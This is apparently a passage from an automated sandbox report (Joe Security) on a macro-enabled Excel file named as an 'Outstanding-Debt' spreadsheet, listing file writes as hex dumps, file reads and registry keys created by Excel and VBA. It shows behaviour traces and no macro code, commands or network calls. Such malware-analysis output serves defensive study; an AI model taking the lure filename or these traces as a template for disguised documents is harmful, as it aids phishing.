| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | 03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57 | ......WW.....WW | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 24 03 00 00 | $... | success or wait | 107 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 2 | 24 00 | $. | success or wait | 1956 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 22 | 00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00 | .....L..D..... | success or wait | 1757 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 12 | 00 00 00 00 b0 0e 00 00 0a 00 00 00 | ..... | success or wait | 1215 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 88 | 00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60 | ..... ..... .....`...`...`...`...` | success or wait | 107 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 88 | a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00 | ..... ..4...4...d...d..... .....<...h..... | success or wait | 107 | 7FEEACDFDDC | unknown |

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 88 | 00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00 | ....$...H...l.....<br>...D...h.....<br>....@...d..... | success or wait | 107 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 4d 53 46 54 | MSFT | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 02 00 01 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 00 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 09 04 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 00 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 2 | 51 00 | Q. | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 2 | 00 00 | .. | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 2 | 02 00 | .. | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 2 | 00 00 | .. | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 06 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 91 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 00 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 00 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 00 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | b3 02 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 0d 23 00 00 | .#.. | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 00 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 24 00 00 00 | $... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | ff ff ff ff | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 20 00 00 00 |  ... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 80 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 0d 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | bc 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 580 | 00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00 | ....d.....,.....X.....<br>.....L.....x...<br>....@.....l.....4.....<br>.....`.....(.....T...<br>.....H.....t.....<br><.....h.....0...<br>.....\.....$.....P.<br>.....\|.....D.....<br>p.....8..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | 88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00 | .....8..... | success or wait | 1 | 7FEEACDFDDC | unknown |

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | 8c 4e 00 00 d0 08 00 00 ff ff ff ff 0f 00 00 00 | .N..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | 5c 57 00 00 1c 00 00 00 ff ff ff ff 0f 00 00 00 | \W..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | bc 4a 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00 | .J..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | 2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00 | ,<..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | ac 3c 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00 | .<..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | 78 57 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00 | xW..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | 78 59 00 00 78 47 00 00 ff ff ff ff 0f 00 00 00 | xY..xG..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | f0 a0 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00 | ....T..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | 44 a7 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00 | D..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 | ..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | 54 b5 00 00 10 00 00 00 ff ff ff ff 0f 00 00 00 | T..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 | 

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\32EE0000 | 569 | 479 | c4 55 cb 6e db 30 10 bc 17 e8 3f 08 bc 16 22 9d 14 08 8a c2 72 0e 79 1c db 00 49 3e 80 26 d7 12 6d 8a 24 48 c6 b1 ff be 4b da b1 1b c3 b6 24 24 40 2e 7a 51 3b b3 33 5c 70 c6 d7 ab 56 17 4b f0 41 59 53 91 0b 3a 22 05 18 61 a5 32 75 45 9e 9f ee cb 5f a4 08 91 1b c9 b5 35 50 91 35 04 72 3d f9 fe 6d fc b4 76 10 0a ac 36 a1 22 4d 8c ee 37 63 41 34 d0 f2 40 ad 03 83 2b 33 eb 5b 1e f1 d5 d7 cc 71 b1 e0 35 b0 cb d1 e8 8a 09 6b 22 98 58 c6 84 41 26 e3 5b 98 f1 17 1d 8b bb 15 7e de 74 32 55 86 14 37 9b ff 12 55 45 b8 73 5a 09 1e b1 51 b6 34 f2 80 a4 b4 b3 99 12 20 ad 78 69 11 9a 06 e7 81 cb d0 00 c4 56 53 e7 15 32 fa 47 88 11 85 05 c2 8e 72 7a d0 61 18 e9 56 15 c5 ca dc 58 68 94 0b 3f 50 fa 09 86 b4 72 5a d5 e9 ba b9 ab 0f ea 54 9b dc 9c 3b a8 13 d5 5f dc 41 af 24 | .U.n.0....?..."".....r.y...I>.& ..m.$H....K.....$$@.zQ;.3\p ... V.K.AYS..:"..a.2uE...._..... 5 P.5.r=..m..v...6."M..7cA4.. @...+3. [.....q..5.....k".X..A&.[ .......~.t2U..7...UE.sZ...Q.4. ..... .xi.....VS..2.G.... ..rz.a..V....Xh..?P....rZ..... ..T...;..._.A.$ | success or wait | 24 | 7FEEAC59AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\32EE0000 | 1048 | 2 | 03 00 | .. | success or wait | 25 | 7FEEAC59AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\32EE0000 | 0 | 569 | 50 4b 03 04 14 00 06 00 08 00 00 00 21 00 a6 b5 fb bc e1 01 00 00 2a 08 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\32EE0000 | 7694 | 4096 | ec 7d 0b 60 5b c5 99 ee 9c 23 c5 76 44 64 64 c7 09 49 6c 52 c5 0e e4 29 e7 e8 61 d9 4e 30 58 4f 3b c1 8e 43 1c 1c b6 18 12 d9 16 89 89 63 19 49 4e cc 86 10 05 68 1b 1e a5 b4 70 b9 f4 45 49 29 97 47 0b 25 40 cb b6 b7 05 13 ba 5d b6 9b bd 85 6d e8 52 ba 2d 8f 2d bb a5 bb b4 61 97 5d ba bd 97 e8 7e ff cc 19 e9 48 91 6d d9 61 db b2 cb 38 9f e6 3f ff fc f3 cf e3 cc cc f9 e7 71 4e 9e ff 61 c5 ab 87 8f 2c 7a 8d e5 b9 f3 99 89 9d 4c cf 66 25 06 be 02 9a c0 9d 8d 31 15 84 09 38 99 4e a7 39 0f 3f 20 3f 74 1f a0 1a 78 0f 79 2d c5 7d 9b 0f 98 81 59 00 dd f3 32 60 0e 30 1b b0 00 67 00 56 a0 12 28 07 ce 04 6c 40 05 30 17 a8 01 aa 80 79 c0 59 c0 32 60 01 b0 10 58 04 54 03 67 03 ab 81 c5 c0 47 00 3b b0 04 a8 05 ea 80 a5 c0 39 c0 b9 c0 72 80 da d5 0a f8 2b 81 55 80 03 70 | .}.`[....#.vDdd..IlR...)..a.N0 XO;..C.....c.IN....h....p. .EI).G.%@.....]....m.R.-.-... .a.]....~....H.m.a...8..?..... ....qN..a....,z.....L.f%.... ...1...8.N.9.? ?t...x.y-.}.... Y...2`.0...g.V..(...I@.0.....y .Y.2`...X.T.g.....G.;.....9 ...r.....+.U..p | success or wait | 3 | 7FEEAC59AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\32EE0000 | 16965 | 65536 | ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 60 00 60 00 00 ff e1 00 5a 45 78 69 66 00 00 4d 4d 00 2a 00 00 00 08 00 05 03 01 00 05 00 00 00 01 00 00 00 4a 03 03 00 01 00 00 00 01 00 00 00 00 51 10 00 01 00 00 00 01 01 00 00 00 51 11 00 04 00 00 00 01 00 00 0e c4 51 12 00 04 00 00 00 01 00 00 0e c4 00 00 00 00 00 01 86 a0 00 00 b1 8f ff db 00 43 00 02 01 01 02 01 01 02 02 02 02 02 02 02 02 03 05 03 03 03 03 03 06 04 04 03 05 07 06 07 07 07 06 07 07 08 09 0b 09 08 08 0a 08 07 07 0a 0d 0a 0a 0b 0c 0c 0c 0c 07 09 0e 0f 0d 0c 0e 0b 0c 0c 0c ff db 00 43 01 02 02 02 03 03 03 06 03 03 06 0c 08 07 08 0c 0c 0c 0c

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\32EE0000 | 115802 | 1871 | 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 a6 b5 fb bc e1 01 00 00 2a 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 30 5f 89 c9 48 01 00 00 4d 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b8 6d 95 b9 45 02 00 00 44 04 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c | PK..-.....!.....*..... .....[Content_Types ].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!.0_..H...M... .....@...xl/_rels/wor kbook.xml.relsPK..-.....!. .m..E...D..... xl/workbook.xml | success or wait | 1 | 7FEEAC59AC0 | unknown |
| C:\Users\user\Desktop\~$Outstanding-Debt-1636503299-05042021.xlsm | unknown | 55 | 05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 | .user | success or wait | 1 | 13FA8F526 | WriteFile |
| C:\Users\user\Desktop\~$Outstanding-Debt-1636503299-05042021.xlsm | unknown | 110 | 05 00 41 00 6c 00 62 00 75 00 73 00 20 00 20 00 20

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\Desktop\33EE0000 | 569 | 479 | c4 55 cb 6e db 30 10 bc 17 e8 3f 08 bc 16 22 9d 14 08 8a c2 72 0e 79 1c db 00 49 3e 80 26 d7 12 6d 8a 24 48 c6 b1 ff be 4b da b1 1b c3 b6 24 24 40 2e 7a 51 3b b3 33 5c 70 c6 d7 ab 56 17 4b f0 41 59 53 91 0b 3a 22 05 18 61 a5 32 75 45 9e 9f ee cb 5f a4 08 91 1b c9 b5 35 50 91 35 04 72 3d f9 fe 6d fc b4 76 10 0a ac 36 a1 22 4d 8c ee 37 63 41 34 d0 f2 40 ad 03 83 2b 33 eb 5b 1e f1 d5 d7 cc 71 b1 e0 35 b0 cb d1 e8 8a 09 6b 22 98 58 c6 84 41 26 e3 5b 98 f1 17 1d 8b bb 15 7e de 74 32 55 86 14 37 9b ff 12 55 45 b8 73 5a 09 1e b1 51 b6 34 f2 80 a4 b4 b3 99 12 20 ad 78 69 11 9a 06 e7 81 cb d0 00 c4 56 53 e7 15 32 fa 47 88 11 85 05 c2 8e 72 7a d0 61 18 e9 56 15 c5 ca dc 58 68 94 0b 3f 50 fa 09 86 b4 72 5a d5 e9 ba b9 ab 0f ea 54 9b dc 9c 3b a8 13 d5 5f dc 41 af 24 | .U.n.0....?..."".....r.y...I>.& ..m.$H....K.....$$@.zQ;.3\p ... V.K.AYS..:"..a.2uE...._..... 5 P.5.r=..m..v...6."M..7cA4.. @...+3. [.....q..5.....k".X..A&.[ .......~.t2U..7...UE.sZ...Q.4. ..... .xi.....VS..2.G.... ..rz.a..V....Xh..?P....rZ..... ..T...;..._.A.$ | success or wait | 24 | 7FEEAC59AC0 | unknown |
| C:\Users\user\Desktop\33EE0000 | 1048 | 2 | 03 00 | .. | success or wait | 25 | 7FEEAC59AC0 | unknown |
| C:\Users\user\Desktop\33EE0000 | 0 | 569 | 50 4b 03 04 14 00 06 00 08 00 00 00 21 00 a6 b5 fb bc e1 01 00 00 2a 08 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\Desktop\33EE0000 | 7694 | 4096 | ec 7d 0b 60 5b d5 79 ff b9 57 8a ed 28 91 91 1d 27 24 b1 49 15 3b 90 a7 9c ab 87 65 39 c1 60 3d ed 04 3b 0e 71 70 58 31 24 b2 2d 12 13 c7 32 92 9c 84 85 10 07 68 1b 1e a5 b4 f0 67 f4 45 49 29 e3 d1 42 09 d0 d2 76 2d 98 d0 75 ac cb 56 58 43 47 e9 5a 1e 2b 5b e9 46 1b 36 36 ba 6e 44 ff df 77 ce 3d d2 95 22 db b2 c3 da b2 71 9c 9f ce 77 bf f3 9d ef 3c ee 39 e7 7e e7 71 6f 9e fb 41 c5 2b 87 8f 2c 7c 95 e5 b9 f3 98 89 9d 4c cf 64 25 06 be 02 9a c0 9d 8d 31 15 84 09 38 99 4e a7 39 0f 3f 20 3f 70 ef a3 1a 78 17 79 2d c5 7d 9b 07 98 81 19 00 dd f3 32 60 36 30 13 b0 00 b3 00 2b 50 09 94 03 67 00 36 a0 02 98 03 d4 00 55 c0 5c e0 4c 60 29 30 1f 58 00 2c 04 aa 81 b3 80 55 c0 22 e0 43 80 1d 58 0c d4 02 75 c0 12 e0 6c e0 1c 60 19 40 ed 6a 39 fc 15 c0 4a c0 01 b8 81 7a | .}.`[.y..W..(...'$.I.;.....e9. `=..;.qpX1$.-...2.....h.....g .EI)..B...v-..u..VXCG.Z.+ [.F.66.nD..w.=.."....q...w.... <.9. ~.qo..A.+..,|.....L.d%..... .1...8.N.9.? ?p...x.y-.}..... ..2`60.....+P...g.6.....U.\.L `)0.X.,.....U.".C..X...u...l.. `.@.j9...J....z | success or wait | 3 | 7FEEAC59AC0 | unknown |
| C:\Users\user\Desktop\33EE0000 | 16962 | 65536 | ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 60 00 60 00 00 ff e1 00 5a 45 78 69 66 00 00 4d 4d 00 2a 00 00 00 08 00 05 03 01 00 05 00 00 00 01 00 00 00 4a 03 03 00 01 00 00 00 01 00 00 00 00 51 10 00 01 00 00 00 01 01 00 00 00 51 11 00 04 00 00 00 01 00 00 0e c4 51 12 00 04 00 00 00 01 00 00 0e c4 00 00 00 00 00 01 86 a0 00 00 b1 8f ff db 00 43 00 02 01 01 02 01 01 02 02 02 02 02 02 02 02 03 05 03 03 03 03 03 06 04 04 03 05 07 06 07 07 07 06 07 07 08 09 0b 09 08 08 0a 08 07 07 0a 0d 0a 0a 0b 0c 0c 0c 0c 07 09 0e 0f 0d 0c 0e 0b 0c 0c 0c ff db 00 43 01 02 02 02 03 03 03 06 03 03 06 0c 08 07 08 0c 0c 0c 0c

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\Desktop\33EE0000 | 115799 | 1871 | 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 a6 b5 fb bc e1 01 00 00 2a 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 30 5f 89 c9 48 01 00 00 4d 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b8 6d 95 b9 45 02 00 00 44 04 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c | PK..-.....!.....*.....[Content_Types].xmlPK..-.....!..U0#....L....._rels/.relsPK..-.....!.0_..H...M...@...xl/_rels/workbook.xml.relsPK..-.....!.m..E...D.....xl/workbook.xml | success or wait | 1 | 7FEEAC59AC0 | unknown |

## File Read

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7AE7C1ED.jpg | 0 | 65536 | success or wait | 2 | 7FEEAC59AC0 | unknown |
| C:\Users\user\Desktop\Outstanding-Debt-1636503299-05042021.xlsm | unknown | 8 | success or wait | 1 | 7FEEAC59AC0 | unknown |
| C:\Users\user\Desktop\Outstanding-Debt-1636503299-05042021.xlsm | 0 | 8 | pending | 1 | 7FEEAC59AC0 | unknown |

## Registry Activities

### Key Created

| Key Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\VBA | success or wait | 1 | 7FEEAC6E72B | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0 | success or wait | 1 | 7FEEAC6E72B | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common | success or wait | 1 | 7FEEAC6E72B | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options | success or wait | 1 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency | success or wait | 5 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery | success or wait | 5 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDF48 | success or wait | 1 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE0ED | success or wait | 1 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE1C7 | success or wait | 1 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE2D0 | success or wait | 1 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE39B | success or wait | 1 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems | success or wait | 1 | 7FEEAC59AC0 | unknown |

### Key Value Created

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU | Max Display | dword | 25 | success or wait | 3 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Max Display | dword | 25 | success or wait | 3 | 7FEEAC59AC0 | unknown |

Copyright Joe Security LLC 2021

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 1 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 2 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 3 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 4 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 5 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 6 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 7 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 8 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 9 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |
